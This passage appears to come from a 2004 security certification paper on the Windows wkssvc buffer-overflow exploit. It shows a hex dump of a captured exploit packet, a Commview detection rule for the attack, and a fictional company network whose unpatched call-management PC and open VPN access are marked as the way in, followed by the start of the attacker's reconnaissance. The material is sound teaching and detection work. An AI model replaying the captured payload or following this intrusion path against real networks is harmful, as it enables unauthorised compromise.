0x0570   BF 00 32 00 1D 20 81 00-EE 00 FC 00 FF 00 FF 00   ¿.2..   .î.ü.ÿ.ÿ.
0x0580   FF 00 E2 00 F2 00 EB 00-05 00 E8 00 E2 00 FF 00   ÿ.â.ò.ë...è.â.ÿ.
0x0590   FF 00 FF 00                                       ÿ.ÿ.

Packet #7
0x0000   00 00 04 24 FF 53 4D 42-25 00 00 00 00 18 07 C8   ...$ÿSMB%......È
0x0010   00 00 00 00 00 00 00 00-00 00 00 00 00 08 64 0A   .............d.
0x0020   00 08 61 02 10 00 00 D0-03 00 00 00 04 00 00 00   ..a....Ð........
0x0030   00 00 00 00 00 00 00 00-00 54 00 D0 03 54 00 02   .........T.Ð.T..
0x0040   00 26 00 05 40 E1 03 00-5C 00 50 00 49 00 50 00   .&..@á..\.P.I.P.
0x0050   45 00 5C 00 00 00 00 00-05 00 00 02 10 00 00 00   E.\............
0x0060   D0 03 00 00 01 00 00 00-B8 03 00 00 00 00 1B 00   Ð.......¸.......
0x0070   03 00 53 00 06 00 1F 00-74 00 57 00 75 00 22 20   ..S.....t.W.u."
0x0080   AC 20 BF 00 BB 00 19 20-7F 00 30 20 5A 00 1A 00   ¬ ¿.»..   .0 Z...
0x0090   CE 00 B1 00 DE 00 7C 00-E1 00 BE 00 32 00 1D 20   Î.±.Þ.|.á.¾.2..
0x00A0   09 00 F9 00 3A 00 6B 00-B6 00 D7 00 78 01 4D 00   ..ù.:.k.¶.×.x.M.
0x00B0   26 20 71 00 DA 00 C6 00-81 00 BF 00 32 00 1D 00   & q.Ú.Æ.   .¿.2...
0x00C0   C6 00 B3 00 5A 00 F8 00-EC 00 BF 00 32 00 FC 00   Æ.³.Z.ø.ì.¿.2.ü.
0x00D0   B3 00 8D 00 1C 00 F0 00-E8 00 C8 00 41 00 A6 00   ³.   ...ð.è.È.A.¦.
0x00E0   DF 00 EB 00 CD 00 C2 00-C6 02 36 00 74 00 90 00   ß.ë.Í.Â.Æ.6.t.   .
0x00F0   7F 00 30 20 5A 00 E6 00-7E 00 0C 00 24 00 7C 00      .0 Z.æ.~...$.|.
0x0100   AD 00 BE 00 32 00 1D 20-09 00 F9 00 22 00 6B 00   -.¾.2.. ..ù.".k.
0x0110   B6 00 D7 00 DD 00 5A 00-60 00 DF 00 DA 00 60 01   ¶.×.Ý.Z.`.ß.Ú.`.
0x0120   81 00 BF 00 32 00 1D 00-C6 00 AB 00 CD 00 E2 00      .¿.2...Æ.«.Í.â.
0x0130   1E 20 D7 00 F9 00 79 00-7C 00 1E 20 DA 00 61 01   . ×.ù.y.|.. Ú.a.
0x0140   81 00 BF 00 32 00 1D 00-C6 00 A7 00 CD 00 E2 00      .¿.2...Æ.§.Í.â.
0x0150   1E 20 D7 00 EB 00 9D 00-75 00 12 00 DA 00 6A 00   . ×.ë.   .u...Ú.j.
0x0160   AC 20 BF 00 32 00 1D 00-C6 00 A3 00 CD 00 E2 00   ¬ ¿.2...Æ.£.Í.â.
0x0170   1E 20 D7 00 13 20 7D 01-F0 00 78 00 DA 00 7A 00   . ×.. }.ð.x.Ú.z.
0x0180   AC 20 BF 00 32 00 1D 00-C6 00 78 01 CD 00 E2 00   ¬ ¿.2...Æ.x.Í.â.
0x0190   1E 20 D7 00 13 20 39 00-AE 00 56 00 DA 00 4A 00   . ×.. 9.®.V.Ú.J.
0x01A0   AC 20 BF 00 32 00 1D 00-C6 00 3A 20 CD 00 E2 00   ¬ ¿.2...Æ.: Í.â.
```

```
0x01B0   1E 20 D7 00 D7 00 DD 00-06 00 F6 00 DA 00 5A 00   . ×.×.Ý...ö.Ú.Z.
0x01C0   AC 20 BF 00 32 00 1D 00-C6 00 14 20 CD 00 E2 00   ¬ ¿.2...Æ.. Í.â.
0x01D0   1E 20 D7 00 D5 00 ED 00-46 00 C6 00 DA 00 2A 00   . ×.Õ.í.F.Æ.Ú.*.
0x01E0   AC 20 BF 00 32 00 1D 00-C6 00 1C 20 01 00 6B 00   ¬ ¿.2...Æ.. ..k.
0x01F0   01 00 53 00 A2 00 22 20-AC 20 BF 00 66 00 FC 00   ..S.¢." ¬ ¿.f.ü.
0x0200   81 00 BE 00 32 00 1D 20-7F 00 E9 00 2A 00 C4 00      .¾.2..   .é.*.Ä.
0x0210   D0 00 EF 00 62 00 D4 00-D0 00 FF 00 62 00 6B 00   Ð.ï.b.Ô.Ð.ÿ.b.k.
0x0220   D6 00 A3 00 B9 00 4C 00-D7 00 E8 00 5A 00 13 20   Ö.£.¹.L.×.è.Z..
0x0230   AC 20 AE 00 6E 00 1F 00-4C 00 D5 00 24 00 C5 00   ¬ ®.n...L.Õ.$.Å.
0x0240   D3 00 40 00 64 00 B4 00-D7 00 EC 00 CD 00 C2 00   Ó.@.d.´.×.ì.Í.Â.
0x0250   A4 00 E8 00 63 00 C7 00-7F 00 E9 00 1A 00 1F 00   ¤.è.c.Ç.  .é.....
0x0260   50 00 D7 00 57 00 EC 00-E5 00 BF 00 5A 00 F7 00   P.×.W.ì.å.¿.Z.÷.
0x0270   ED 00 DB 00 1C 00 1D 00-E6 00 8F 00 B1 00 78 00   í.Û.....æ.  .±.x.
0x0280   D4 00 32 00 0E 00 B0 00-B3 00 7F 00 01 00 5D 00   Ô.2...°.³.  ...].
0x0290   03 00 7E 00 27 00 3F 00-62 00 42 00 F4 00 D0 00   ..~.'.?.b.B.ô.Ð.
0x02A0   A4 00 AF 00 76 00 6A 00-C4 00 3A 20 0F 00 1D 00   ¤.¯.v.j.Ä.: ....
0x02B0   D4 00 3A 20 7A 00 1D 00-D4 00 3A 20 7E 00 1D 00   Ô.: z...Ô.: ~...
0x02C0   D4 00 3A 20 62 00 19 00-C4 00 3A 20 22 00 C0 00   Ô.: b...Ä.: ".À.
0x02D0   D0 00 EE 00 63 00 C5 00-EA 00 BE 00 63 00 C5 00   Ð.î.c.Å.ê.¾.c.Å.
0x02E0   7F 00 C9 00 02 00 C5 00-7F 00 E9 00 22 00 1F 00      .É...Å.  .é."...
0x02F0   4C 00 D5 00 CD 00 6B 00-B1 00 40 00 64 00 DC 02   L.Õ.Í.k.±.@.d.Ü.
0x0300   0B 00 77 00 65 00 6B 00-D6 00 1C 20 CD 00 C2 00   ..w.e.k.Ö.. Í.Â.
0x0310   1D 20 EA 00 64 00 F0 00-21 00 8F 00 32 00 1D 20   . ê.d.ð.!.  .2..
0x0320   AC 20 3A 00 F2 00 EC 00-52 01 34 00 72 00 DC 02   ¬ :.ò.ì.R.4.r.Ü.
0x0330   0B 00 CF 00 2E 00 39 00-0B 00 D7 00 3A 00 7F 00   ..Ï...9...×.:.  .
0x0340   30 20 34 00 72 00 A0 00-0B 00 17 00 60 01 1D 20   0 4.r. .....`..
0x0350   AC 20 BF 00 B9 00 51 00-DE 00 E2 00 F0 00 90 00   ¬ ¿.¹.Q.Þ.â.ð.  .
0x0360   AC 20 EC 00 67 00 C2 00-D7 00 34 00 5E 00 B0 00   ¬ ì.g.Â.×.4.^.°.
0x0370   DC 02 34 00 77 00 A8 00-0B 00 EB 00 37 00 EC 00   Ü.4.w.¨...ë.7.ì.
0x0380   92 01 6A 00 B9 00 DE 00-DC 02 34 00 68 00 B4 00   ’.j.¹.Þ.Ü.4.h.´.
0x0390   92 01 62 00 D1 00 A6 00-C9 00 34 00 06 00 1F 00   ’.b.Ñ.¦.É.4.....
0x03A0   92 01 4A 00 01 00 6B 00-7C 00 52 01 F2 00 38 00   ’.J...k.|.R.ò.8.
0x03B0   BA 00 7B 00 46 00 1C 20-41 00 70 00 3F 00 14 20   º.{.F.. A.p.?..
0x03C0   78 00 54 00 C0 00 AF 00-FC 00 3A 20 26 00 E1 00   x.T.À.¯.ü.: &.á.
0x03D0   61 00 34 00 68 00 B0 00-92 01 62 00 54 00 1F 00   a.4.h.°.’.b.T...
0x03E0   52 01 F4 00 B9 00 CE 00-53 01 BC 00 EF 00 1F 00   R.ô.¹.Î.S.¼.ï...
0x03F0   1E 20 34 00 31 00 51 00-6B 00 BD 00 01 00 54 00   . 4.1.Q.k.½...T.
0x0400   0B 00 6A 00 6D 00 CA 00-DD 00 E4 00 F0 00 90 00   ..j.m.Ê.Ý.ä.ð.  .
0x0410   AC 20 2F 00 A2 00 04 00-00 00 AD BA 00 00 00 00   ¬ /.¢.....-º....
0x0420   00 00 00 00 00 00 00 00-                          ........
```

2.7.2 Commview Alarm Example

From the packet capture we can now create a custom rule in Commview or any IDS system to alert administrators if they were to receive such an attack. The rule created is tailored to the attack pattern using as much information as possible to mitigate false positives. Figure 2 is an example of how a rule was set up in Commview to detect such an attack.


Alarm Setup

General
Name: wkssvc exploit attempt
☐ Enabled

Alarm type
● Packet occurrence (enter a formula):

```
dir=in and ipproto=0x06 and etherproto=0x0800
and (dport=135) or (dport=445) and hex
(0x7700,-1) and hex (0x6b00,-1) and  hex(0x7300,-1)
and hex(0x7300,-1) and hex(0x7600,-1) and hex
(0x6300,-1)
```

○ Bytes per second: > 1
○ Packets per second: > 1
○ Unknown MAC address: Configure ...
○ Unknown IP address: Configure ...

Event occurrences
Events needed to trigger: 1
Times to trigger this alarm: 1

Action
☑ Display message: Workstation Buffer Overflow Attempt
☐ Play sound:
☐ Launch application:
Parameters:
☐ Send e-mail to:
☐ Enable capturing rules:
☐ Disable other alarms:
☐ Start logging
☐ Stop logging

OK Cancel

Figure 2.0 Commview 4.0 Alarm configuration screen

As you can see, Commivew is very flexible, as it allows the creation of powerful rules specific to the user's needs. The rule setup can be broken down as follows:

1. The name field is used to describe the alarm's function. This should be descriptive of the type of signature that you're looking for. In this case the name is "wkssvc exploit attempt."
2. The Enabled checkbox enables/disables the rule. This allows you to activate the rule once you have finished configuring it.


3. The Alarm type frame has five options:
   a) Packet occurrence - Packet occurrence allows you to enter a specific condition, and once the condition is true an alarm is triggered. In this case we want to set an alarm from the packet signature we captured earlier. The packet occurrence created is:
      dir=in and ipproto=0x06 and etherproto=0x0800 and (dport=135) or (dport=445) and hex (0x7700,-1) and hex (0x6b00,-1) and hex(0x7300,-1) and hex(0x7300,-1) and hex(0x7600,-1) and hex(0x6300,-1)
      The conditions possible are broken down as follows:

Syntax	Explanation
dir	Packet direction. Possible values are in (inbound), out (outbound), and pass (pass-through)
ipproto	IP protocol. Acceptable values are numbers (e.g. ipproto!=0x06 for TCP) or commonly used aliases (e.g. ipproto=UDP, which is equivalent to 0x11).
etherproto	Ethernet protocol, the 13th and 14th bytes of the packet. Acceptable values are numbers (e.g. etherproto=0x0800 for IP) or common aliases (e.g. etherproto=ARP, which is equivalent to 0x0806).
dport	Destination port for TCP and UDP packets.
Hex	Packet contents. Use this function to indicate that the packet must contain a certain hexadecimal byte pattern. This function has two arguments: hex pattern and position. The first argument is a hex value, e.g. 0x4500. The second argument is a number that indicates the pattern position (offset) in the packet. The offset is zero-based, i.e. “if you're looking for the first byte in the packet, the offset value must be 0.” If the offset is not important, use -1. The second argument is optional; if omitted, the offset defaults to -1. Usage examples: hex(0x04500, 14) , hex(0x4500, 0x0E), hex (0x010101).

   b) Bytes per second - Alarm is triggered once the bytes received exceeds the specified value selected. *This option was not selected.*
   c) Packets per second - Alarm is triggered once the packets received exceeds the specified value selected. *This option was not selected.*
   d) Unknown MAC Address - Allows you to configure specific MAC addresses that are acceptable, and if a MAC address is not on the list an alarm is generated. *This option was not selected.*
   e) Unknown IP Address - Allows you to configure specific IP addresses that are acceptable, and if an IP address is not on the list an alarm is generated. *This option was not selected*.

4. Event Occurrence frame has two options:
   1) Events needed to be triggered - Allows you to configure how many times the conations of the occurrence must be true before an alarm is triggered. The default of 1 was used
   2) Times to trigger this alarm - The amount of times to generate an alarm once the condition is found to be true. The default of 1 was used.
5. Action frame has nine configurable options:
   1) Display message - This will display a pop-up message when the condition of the occurrence is true. The example we used was, "Workstation Buffer Overflow Attempt."
   2) Play a sound - When the occurrence is true play a sound. This option was not selected.
   3) Launch Application - When the occurrence is true launch an application. This option was not selected.
   4) Parameters - If Launch Application was configured, you can enter specific parameters to pass to the application being launched.
   5) Send email to - Allow an email address to be entered for a recipient who will handle occurrences. This person will receive an email alert once the conditions are met.
   6) Enable Capturing rules - If the condition is true, this enables advanced rules that allow complex filters against the capture.
   7) Disable other alarms - If this condition is true you can disable additional alarms from triggering.
   8) Start logging - If the condition is true start logging packet dump to the hard drive.
   9) Stop logging - This turns off auto saving


Figure 3.0 is an example of a pop-up alert when the above alarm condition is true:


CommView
File Search View Tools Settings Rules Help
AMD PCNET Family PCI Ethernet Adapter - I
IP Statistics
Packets
Logging
Rules
Alarms
CommView
OK

Local IP	Remote IP	In	Out	Direction	Sessions	Ports	Hostname	Bytes
192.168.1...	65.80..XX.XX	7	0	In	0	445	bum	6,097

Alarm message:
Workstation Buffer Overflow Attempt

Figure 4.0 is the event log once the occurrence is true:


CommView
File Search View Tools Settings Rules Help
AMD PCNET Family PCI Ethernet Adapter - I
IP Statistics
Packets
Logging
Rules
Alarms
Add ...
Edit ...
Delete
E-mail Setup ...

☑ Enable alarms

Name	Event type
☐ wkssvc exploit attempt	Packet occurrence

Event Log:

```
4/12/2004 7:34:23 AM: Triggered alarm: wkssvc exploit attempt, formula dir=in and ipproto=0x06
and etherproto=0x0800  and (dport=135) or (dport=445) and hex (0x7700,-1) and hex
(0x6b00,-1) and  hex(0x7300,-1) and hex(0x7300,-1) and hex(0x7600,-1) and hex (0x6300,-1)

 matched for packet # 3
4/12/2004 7:34:23 AM: Displayed message: Workstation Buffer Overflow Attempt
```

Without an IDS system in place and looking for this type of attack pattern, the system being attacked will show no evidence of the attack.

3.0 Platforms/Environments

Our theoretical target company is a computer software company, Fast Quote. Fast Quote develops auto insurance software for insurance agents. The company has been in business for over 15 years and a majority of the business is web based. Having their servers online and accessible to their customers is critical to their business. Their web servers are all in-house.

3.1 Victim's Platform


Our victim platform is made up of four Dell 2550 servers running Windows 2000 Advanced Server with Service Pack 4 and one Dell Dimension 2100 running Windows XP Professional. Three servers are running IIS 5.0 and handle web requests. One server is a dedicated file server used for compiling source code and the XP Professional runs proprietary call management software. The four servers are all up-to-date with the latest hot fixes and the XP Professional hasn't been updated to any service pack or with any hot fixes.

3.2 Source Network


The source network will be a home VPN user. Heather has been a programmer for Fast Quote for five years. She recently had a child and during her maternity leave she agreed to work from her home computer with a VPN into the office. Her home computer is a Dell 8200 running Windows 2000 Professional with service pack 3. The installation was performed with all the default settings.

Heather works on a single PC and is connected to a Westel Wirespeed ATM DSL Modem for her Internet access. She programs in Visual Basic and FTPs her work to the main office file server each night. The IT department has supplied her with Sonicwall Global VPN Client so the FTP traffic is secure from her house to the office.

Home Network Diagram




Before Heather FTPs her source code to the file server she first establishes a VPN tunnel using Sonicwall's Global VPN client. Once the VPN tunnel is established she also connects to call management software, which runs on UDP port 5673. This software allows her to check her voice mail and take calls from home as if she were sitting at the office. The call management computer is on the internal office LAN and runs Windows XP Professional. This machine is critical, as it handles the entire call center for the office. The IT department has not updated this computer because of the fear that updating the machine will cause the blue screen of death (crash). Establishing a tunnel ensures that all traffic from her house to the office is encrypted. The secure connection diagram is as follows:


Fast Quote
Public IP
Sonicwall Global VPN Access Control Secure VPN tunnel to Fast Quote
Internet
Public IP
Westell Wirespeed ATM DSL Modem
Heather's Workstation

The Sonicwall VPN configuration is pretty straightforward. When Heather needs access to the office she just enters the domain name in the Sonicwall client and the connection is established automatically.

3.2 Target Network

The main office network is comprised of a Netopia R5300 T1 router, one Sonicwall Pro 4060 Firewall appliance, two 3Com Superstack 3 48-port 10/100/1000 switch's, four Dell 2550 servers running Windows 2000 Advanced Server, and one workstation running XP Professional.



Configuration settings:

The Netopia Router doesn't support filtering and all inbound/outbound traffic is allowed. Sonicwall is acting as a transparent firewall and a VPN endpoint between the WAN and the LAN. It has the following ports open from LAN to WAN: TCP 80, 443, 20, 21, and UDP 53. WAN to DMZ ports: TCP 80, 443 and 3389. Port 3389 is used for managing the web servers remotely using Terminal Service. Trust is enabled from LAN to DMZ and from DMZ to LAN. There are no restrictions configured from LAN to LAN. VPN IPSec settings are 3DES Encryption with IKE Pre-Shared secret key for authentication. Sonicwall is also the DHCP server responsible for handing out addresses for the LAN and VPN access and the address pool is 10.0.10.50-10.0.10.200 gateway 10.0.10.20. The three servers on the DMZ and the one file server on the LAN are running Windows 2000 Advanced Server and have IIS 5.0 installed. The servers are all up-to-date with the latest service packs and hot fixes. The web servers on the DMZ handle the company web site requests. The XP Professional machine runs

BCM (BroadCom Call Management) software, which handles all the calls into the queues and the voice mail messages. The IT department has had difficulty with this PC in the past and follows the motto, “if it ain’t broke don’t fix it.” The IT department feels that since this machine is not accessible from the WAN then there is no need to keep it updated. This thinking is our way in and this will be the machine that we will compromise.

The dedicated file server on the LAN is set up with a shared directory called “source_code” and the IT department has allowed the programming group full control to it. Servu FTP[9] server is installed and listens on IP 10.0.10.10 port 21. Each programmer has a userid and password and once authenticated the home directory will be the same as the shared directory with full user rights. FTP access is only used when connecting to the office remotely via VPN. Since the company source code is relatively large in size (20+MB), it has been discovered that it is faster to FTP the files then to copy them over the VPN.

Because of the lack of experience with VPN configurations, the IT department has configured Heather’s VPN access with unrestricted access to all of the workstations on the office LAN. Once she establishes a VPN connection, she is seen as another workstation on the LAN.

4.0 Stages of the Attack

Our attack will demonstrate how a home user’s computer on the Internet can be compromised to gain access to a relatively secure company network. Reconnaissance will be done, looking for hosts on the Internet that have not updated their systems and are vulnerable to older exploits. Once a host is found and exploited, reconnaissance will be done again, searching the newly exploited system network for additional hosts to compromise.

4.0 Reconnaissance: Finding Heather’s PC

Our attacker is a Network Administrator who follows the exploits in the wild, but is not very sophisticated when it comes to developing his own type of exploit. He is known in the hacking community as a “Script Kiddie” because he prefers to click buttons on a GUI rather than writing his own code. However, he is resourceful and determined, which makes him a serious threat. He searches security sites compiling a list of known vulnerabilities in the wild and then he scans the Internet hoping to find a victim.

[9] Servu FTP Server http://www.serv-u.com/

He starts his limited recon search with ARIN[10] whois (http://ws.arin.net/cgi-bin/whois.pl) entering a random IP to find an IP range to start his scan. His ARIN search reveals the following:

```
Search results for: X.X.X.97
        FAKEISP, Inc. FAKE-ISP-14 (NET-X-X-X-X-1)
                        X.X.X.0 - X.X.255.255
        ZEUS FAST CONNECT ISP, INC.  (NET-X-X-X-X-1)
                        X.X.X.1- X.X.X.255
        # ARIN WHOIS database, last updated 2004-04-16 19:15
        # Enter ? for additional hints on searching ARIN's WHOIS database.
```

